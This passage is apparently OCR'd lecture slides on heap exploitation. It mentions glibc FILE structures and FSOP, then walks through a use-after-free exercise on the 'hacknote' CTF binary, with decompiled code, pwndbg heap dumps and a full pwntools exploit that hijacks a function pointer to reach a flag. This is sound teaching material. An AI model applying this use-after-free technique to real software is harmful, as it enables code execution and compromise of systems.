  char* _IO_buf_end;    /* End of reserve area. */
  /* The following fields are used to support backing up and undo. */
  char *_IO_save_base; /* Pointer to start of non-current get area. */
  char *_IO_backup_base;  /* Pointer to first valid character of backup area */
  char *_IO_save_end; /* Pointer to end of non-current get area. */

  struct _IO_marker *_markers;

  struct _IO_FILE *_chain;

  int _fileno;
  int _flags2;
  _IO_off_t _old_offset; /* This used to be _offset but it's too small.  */
};
```

IO_FILE

- Usually combined with other attacks.


- Extend:
    - FSOP(File Stream Oriented Programming)

Exercise

- shorturl.at/fhuN9
- Use After Free


Exercise

add_note




```
notelist[i] = (struct note *)malloc(8u);
if ( !notelist[i] )
{
  puts("Alloca Error");
  exit(-1);
}
notelist[i]->printnote = print_note_content;
printf("Note size :");
read(0, buf, 8u);
size = atoi(buf);
this = notelist[i];
this->content = (char *)malloc(size);
if ( !notelist[i]->content )
{
  puts("Alloca Error");
  exit(-1);
}
printf("Content :");
read(0, notelist[i]->content, size);
puts("Success !");
++count;
return __readgsdword(0x14u) ^ v5;
```

print_note



```
printf("Index :");
read(0, buf, 4u);
index = atoi(buf);
if ( index < 0 || index >= count )
{
  puts("Out of bound!");
  _exit(0);
}
if ( notelist[index] )
  notelist[index]->printnote(notelist[index]);
```

del_note




```
if ( notelist[index] )
{
  free(notelist[index]->content);
  free(notelist[index]);
  puts("Success");
}
```


Exercise

- Attack:
- add note 0, size 16
- add note 1, size 16
- free note 0
- free note 1
    - fast bin/tcache size 16: note1->note0
- add note 2, size 8 (address note1)
    - note 2 content(address note 0)
- write magic address to note 2 content will override note 0 put function
- print note 0 => call magic


Exercise




```
pwndbg> heap
Allocated chunk | PREV_INUSE
Addr: 0x8ac3008
Size: 0x191

Allocated chunk | PREV_INUSE
Addr: 0x8ac3198
Size: 0x11

Allocated chunk | PREV_INUSE
Addr: 0x8ac31a8
Size: 0x21

Top chunk | PREV_INUSE
Addr: 0x8ac31c8
Size: 0x21e39
```



```
pwndbg> heap
Allocated chunk | PREV_INUSE
Addr: 0x8ac3008
Size: 0x191

Allocated chunk | PREV_INUSE
Addr: 0x8ac3198
Size: 0x11

Allocated chunk | PREV_INUSE
Addr: 0x8ac31a8
Size: 0x21

Allocated chunk | PREV_INUSE
Addr: 0x8ac31c8
Size: 0x11

Allocated chunk | PREV_INUSE
Addr: 0x8ac31d8
Size: 0x21
```




```
pwndbg> heap
Allocated chunk | PREV_INUSE
Addr: 0x8ac3008
Size: 0x191

Free chunk (tcache) | PREV_INUSE
Addr: 0x8ac3198
Size: 0x11
fd: 0x00

Allocated chunk | PREV_INUSE
Addr: 0x8ac31a8
Size: 0x21

Allocated chunk | PREV_INUSE
Addr: 0x8ac31c8
Size: 0x11

Allocated chunk | PREV_INUSE
Addr: 0x8ac31d8
Size: 0x21

Top chunk | PREV_INUSE
Addr: 0x8ac31f8
Size: 0x21e09

pwndbg> bin
tcachebins
0x10 [  1]: 0x8ac31a0 ◂— 0x0
0x18 [  1]: 0x8ac31b0 ◂— 0x0
```




```
pwndbg> heap
Allocated chunk | PREV_INUSE
Addr: 0x8ac3008
Size: 0x191

Free chunk (tcache) | PREV_INUSE
Addr: 0x8ac3198
Size: 0x11
fd: 0x00

Allocated chunk | PREV_INUSE
Addr: 0x8ac31a8
Size: 0x21

Free chunk (tcache) | PREV_INUSE
Addr: 0x8ac31c8
Size: 0x11
fd: 0x8ac31a0

Allocated chunk | PREV_INUSE
Addr: 0x8ac31d8
Size: 0x21

Top chunk | PREV_INUSE
Addr: 0x8ac31f8
Size: 0x21e09

pwndbg> bin
tcachebins
0x10 [  2]: 0x8ac31d0 —▸ 0x8ac31a0 ◂— 0x0
0x18 [  2]: 0x8ac31e0 —▸ 0x8ac31b0 ◂— 0x0
```

Exercise



```
*EAX  0x8ac31d0 —▸ 0x8ac31a0 ◂— 0x0
 EBX  0x0
*ECX  0x8ac3010 ◂— 0x20001
*EDX  0x1
 EDI  0xf7f7b000 (_GLOBAL_OFFSET_TABLE_) ◂— 0x1ead6c
 ESI  0xf7f7b000 (_GLOBAL_OFFSET_TABLE_) ◂— 0x1ead6c
 EBP  0xff8a3108 —▸ 0xff8a3128 ◂— 0x0
 ESP  0xff8a30d0 ◂— 0x8
*EIP  0x80486cf (add_note+89) ◂— add    esp, 0x10

   0x80486ca <add_note+84>     call   malloc@plt

 ► 0x80486cf <add_note+89>     add    esp, 0x10
   0x80486d2 <add_note+92>     mov    edx, eax
```




```
*EAX  0x8ac31a0 ◂— 0x0
 EBX  0x8ac31d0 —▸ 0x804865b (print_note_content) ◂— push   ebp
*ECX  0x8ac3010 ◂— 0x20000
*EDX  0x0
 EDI  0xf7f7b000 (_GLOBAL_OFFSET_TABLE_) ◂— 0x1ead6c
 ESI  0xf7f7b000 (_GLOBAL_OFFSET_TABLE_) ◂— 0x1ead6c
 EBP  0xff8a3108 —▸ 0xff8a3128 ◂— 0x0
 ESP  0xff8a30d0 ◂— 0x8
*EIP  0x8048761 (add_note+235) ◂— add    esp, 0x10
──────────────────────────────────────────────────────────────[ D
   0x804875c <add_note+230>    call   malloc@plt                <malloc

 ► 0x8048761 <add_note+235>    add    esp, 0x10
```

node0: 0x8AC31A0
node0 content: 0x8AC31B0
node1: 0x8AC31D0
node1 content: 0x8AC31E0


node2: 0x8AC31D0
node2 content: 0x8AC31A0

node struct:
4 byte: address of put func
4 byte: address of content

Exercise



```python
from pwn import *

r = process('./hacknote')


def addnote(size, content):
    r.recvuntil(":")
    r.sendline("1")
    r.recvuntil(":")
    r.sendline(str(size))
    r.recvuntil(":")
    r.sendline(content)


def delnote(idx):
    r.recvuntil(":")
    r.sendline("2")
    r.recvuntil(":")
    r.sendline(str(idx))


def printnote(idx):
    r.recvuntil(":")
    r.sendline("3")
    r.recvuntil(":")
    r.sendline(str(idx))


magic = 0x08048986

addnote(16, "aaaa")  # add note 0
addnote(16, "ddaa")  # add note 1

delnote(0)  # delete note 0
delnote(1)  # delete note 1

addnote(8, p32(magic))  # add note 2

printnote(0)  # print note 0

r.interactive()
```



```
[*] Switching to interactive mode
flag{test_flag}
----------------------
       HackNote
----------------------
 1. Add note
 2. Delete note
 3. Print note
 4. Exit
----------------------
Your choice :$
```